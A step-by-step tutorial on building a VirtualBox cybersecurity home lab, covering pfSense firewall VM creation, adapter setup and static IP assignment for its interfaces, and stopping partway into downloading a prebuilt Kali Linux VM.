
Building a Cybersecurity Home Lab Environment

By: Nadia H.A.

Network Topology



Lab Overview

- pfSense (Firewall)
- Ubuntu Desktop (Management VM)
- Kali Linux (Attack VM)
- Metasploitable 2 (Vulnerable VM)

Requirements

System

- 8GB RAM
- 64-bit CPU with at least 4 cores, supporting multi-threading and virtualization
- 250GB Disk Space

Introduction: Simulating a Real-World Security Environment

In this project, we will learn how to set up a Cybersecurity Home Lab using a laptop/PC. For demonstration purposes, I'll be using VirtualBox on a Mac Intel-based laptop. The project is divided into several steps, each focusing on a specific component of the lab setup. This lab simulates a real-world cybersecurity environment by integrating both offensive and defensive security tools in a controlled setting. On the offensive side, we use Kali Linux for hands-on penetration testing, employing tools such as Nmap for network scanning, wireshark and Hydra for brute-force attacks. These exercises replicate techniques used by real-world attackers, allowing participants to understand how vulnerabilities are discovered and exploited.

On the defensive side, the lab incorporates pfSense as a firewall and routing solution to manage traffic and create secure network segments. Additionally, Snort IDS/IPS is used to monitor and protect the environment against simulated attacks. By observing how Snort detects and responds to malicious activity, participants gain valuable insight into how threat detection systems function in real-world scenarios.

Installing VirtualBox Workstation

Go to the following URL: Downloads - Oracle VM VirtualBox
Download VirtualBox base of your Operating system: My OS is macOS-Intel base

pfSense Overview

What is pfSense and Why It's Important?


pfSense is a free, open-source firewall and router platform based on the FreeBSD operating system, designed to deliver robust and flexible network security for environments ranging from home offices to large enterprises. It features a user-friendly web-based interface, making it accessible even to those with limited networking experience. pfSense offers a comprehensive suite of enterprise-grade features, including stateful packet inspection, VPN support (such as OpenVPN, and IPsec), bandwidth management, load balancing and high availability. Its modular design allows for further customization through plugins like Snort or Suricata for intrusion detection and prevention and pfBlockerNG for ad-blocking and content filtering.

The importance of pfSense lies in its flexibility, scalability and cost-effectiveness. Unlike many commercial firewalls, pfSense can be deployed on inexpensive hardware or virtual machines. Its advanced security features, such as customizable firewall rules, VLAN support for network segmentation, and comprehensive NAT, enable organizations to effectively control and secure network traffic, minimizing the risk of unauthorized access and data breaches. With support for high availability, multi-WAN configurations, and a vibrant community for updates and support, pfSense is a critical tool for maintaining a strong and adaptable network security posture in today's evolving threat landscape.

pfsense Setup

Download Pfsense

- Go to the following URL: pfSense Download
- Pick installation image base on your OS




Add To Cart > Checkout > Complete Order

Note: *you must create an account to complete the order. The download link should be sent through your email. Click the link and download now.*


pfsense VM Creation

Launch VirtualBox. Check on **Tools** from the sidebar and then Select **New** from the Toolbar.


- Give the VM a name. The **Folder** option defines the location where the VM will be saved. The ISO Image dropdown select Others and select the **.iso** file that we just downloaded. Select Type as **BSD** and Version as **FreeBSD (64-bit)** and then click **on Next**.



- Here we select the amount of RAM and CPU that the VM can use. Click on **Next** to continue.



- On this page, we choose the amount of storage space to reserve for the VM. Enter **16GB** in the input field.




- Confirm that everything looks right and then click on **Finish**.


pfSense VM Configuration

Network Configuration


- Go to **Network → Adapter 1**. For the Attached to field select **NAT**.




- Select **Adapter 2**. Check the Enable Network Adapter option. For the Attached to option select **Internal Network**. For name enter **em1**.



- Select **Adapter 3**. Check the Enable Network Adapter option. For the Attached to option select **Internal Network**. For name enter **em2.**



- Select **Adapter 4.** Check the Enable Network Adapter option. For the Attached to option select **Internal Network**. For name enter **em3**.



- Once done click on **OK** to save the changes and close the configuration menu.

pfSense configuration

Once pfSense reboots the first order of business is to onboard the adapters we configured in the VM settings.


- Should VLANs be set up now? N
- In the next step, we will configure the interfaces manually.
- Enter the WAN interface name: em0
- Enter the LAN interface name: em1
- Enter the Optional 1 interface name: em2
- Enter the Optional 2 interface name: em3
- Do you want to proceed? y

```
 0) Logout / Disconnect SSH            9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart GUI
 3) Reset admin account and password  12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 1


Valid interfaces are:

em0     08:00:27:41:c6:0b   (up) Intel(R) Legacy PRO/1000 MT 82540EM
em1     08:00:27:0f:48:cf   (up) Intel(R) Legacy PRO/1000 MT 82540EM
em2     08:00:27:56:8a:f1 (down) Intel(R) Legacy PRO/1000 MT 82540EM
em3     08:00:27:b4:1e:ac (down) Intel(R) Legacy PRO/1000 MT 82540EM

Do VLANs need to be set up first?
If VLANs will not be used, or only for optional interfaces, it is typical to
say no here and use the webConfigurator to configure VLANs later, if required.

Should VLANs be set up now [y|n]?
```

```
If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 em1 em2 em3 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(em1 em2 em3 a or nothing if finished): em1

Enter the Optional 1 interface name or 'a' for auto-detection
(em2 em3 a or nothing if finished): em2

Enter the Optional 2 interface name or 'a' for auto-detection
(em3 a or nothing if finished): em3

The interfaces will be assigned as follows:

WAN  -> em0
LAN  -> em1
OPT1 -> em2
OPT2 -> em3

Do you want to proceed [y|n]?
```

The WAN interface of pfSense is currently managed by VirtualBox and has received an IPv4 address from the VirtualBox DHCP server. Meanwhile, the LAN interface has been assigned an IPv4 address by pfSense's internal DHCP service. The OPT1 and OPT2 interfaces have not been

assigned any IP addresses yet. To ensure consistency across reboots, we will configure static IPv4 addresses for the LAN, OPT1, and OPT2 interfaces



Configuring LAN (em1)

- Enter **2** to select "Set interface(s) IP address". Enter 2 to select the LAN interface.
- Configure IPv4 address LAN interface via DHCP? **n**
- Enter the new LAN IPv4 address: **192.168.1.1**
- Enter the new LAN IPv4 subnet bit count: **24**
- For the next question directly press Enter. Because this is a LAN interface, there's no need to configure an upstream gateway.
- Configure IPv6 address LAN interface via DHCP6? **N**
- For the new LAN IPv6 address question press Enter
- Do you want to enable the DHCP server on LAN? **Y**
- Enter the start address of the IPv4 client address range: **192.168.1.11**
- Enter the end address of the IPv4 client address range: **192.168.1.200**
- Do you want to revert to HTTP as the web Configurator protocol? **n**
- pfSense will apply the settings we've entered and configure the interface. Press Enter to finalize the LAN interface setup.
- Once the changes apply, we see that the IP address of the LAN interface has changed to the IP address that we provided.

```
Configure IPv4 address LAN interface via DHCP? (y/n) n

Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 192.168.1.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 32):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Configure IPv6 address LAN interface via DHCP6? (y/n) n

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.1.11
Enter the end address of the IPv4 client address range: 192.168.1.200
```

Configuring OPT1 (em2)

- Enter **2** to select "Set interface(s) IP address". Enter 2 to select the LAN interface.
- Configure IPv4 address LAN interface via DHCP?**n**
- Enter the new LAN IPv4 address: **192.168.2.1**
- Enter the new LAN IPv4 subnet bit count: **24**
- For the next question directly press Enter. Because this is a LAN interface, there's no need to configure an upstream gateway.
- Configure IPv6 address LAN interface via DHCP6? **N**
- For the new LAN IPv6 address question press Enter
- Do you want to enable the DHCP server on OPT1? **Y**
- Enter the start address of the IPv4 client address range: **192.168.2.11**
- Enter the end address of the IPv4 client address range: **192.168.2.20**
- Do you want to revert to HTTP as the web Configurator protocol? **n**

```
Configure IPv4 address OPT1 interface via DHCP? (y/n) n

Enter the new OPT1 IPv4 address.  Press <ENTER> for none:
> 192.168.2.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new OPT1 IPv4 subnet bit count (1 to 32):
> 24

For a WAN, enter the new OPT1 IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Configure IPv6 address OPT1 interface via DHCP6? (y/n) n

Enter the new OPT1 IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on OPT1? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.2.11
Enter the end address of the IPv4 client address range: 192.168.2.20
```

Configuring OPT2 (em3)

- Enter **2** to select “Set interface(s) IP address”. Enter 2 to select the LAN interface.
- Configure IPv4 address LAN interface via DHCP? **n**
- Enter the new LAN IPv4 address: **192.168.3.1**
- Enter the new LAN IPv4 subnet bit count: **24**
- For the next question directly press Enter. Because this is a LAN interface, there's no need to configure an upstream gateway.
- Configure IPv6 address LAN interface via DHCP6? **N**
- For the new LAN IPv6 address question press **Enter**
- Do you want to enable the DHCP server on OPT2? **no**

```
 8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)
3 - OPT1 (em2 - static)
4 - OPT2 (em3)

Enter the number of the interface you wish to configure: 4

Configure IPv4 address OPT2 interface via DHCP? (y/n) n

Enter the new OPT2 IPv4 address.  Press <ENTER> for none:
> 192.168.3.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new OPT2 IPv4 subnet bit count (1 to 32):
> 24
```

Press Enter to save the changes and return to the main menu.

The IP addresses for the LAN, OPT1 and OPT2 interfaces should be as follows:

```
browser:
                https://192.168.3.1/

Press <ENTER> to continue.
VirtualBox Virtual Machine - Netgate Device ID: a552dba8983d82823aaa

*** Welcome to pfSense 2.8.0-RC (amd64) on pfsense-fw01 ***

 WAN (wan)   -> em0 -> v4/DHCP4: 10.0.2.15/24
                       v6/DHCP6: fd17:625c:f037:2:a00:27ff:fe41:c60b/64
 LAN (lan)   -> em1 -> v4: 192.168.1.1/24
 OPT1 (opt1) -> em2 -> v4: 192.168.2.1/24
 OPT2 (opt2) -> em3 -> v4: 192.168.3.1/24

 0) Logout / Disconnect SSH            9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart GUI
 3) Reset admin account and password  12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

Post-Installation

After the VM is shut down. Click on **Settings** from the toolbar.


- Go to the Storage tab. In the Storage Devices section click on the pfSense **.iso** image then click on the small disk image on the right side of the Optical Drive option.
- From the dropdown select Remove Disk from Virtual Drive. Click on **OK** to save the changes and close the configuration menu.

Kali Linux Setup


Download Kali Linux

Download the Pre-Built Kali Linux Virtual Machine

- Go to the following link: Kali Download
- Navigate to the Virtual Machines Section



- Click on Pre-built VMs > VirtualBox
- Download the image for VirtualBox. The file will be a compressed archive (usually .7z)
- Once is downloaded, open your download folder and unzip the file



Extract the Kali Linux VM Files

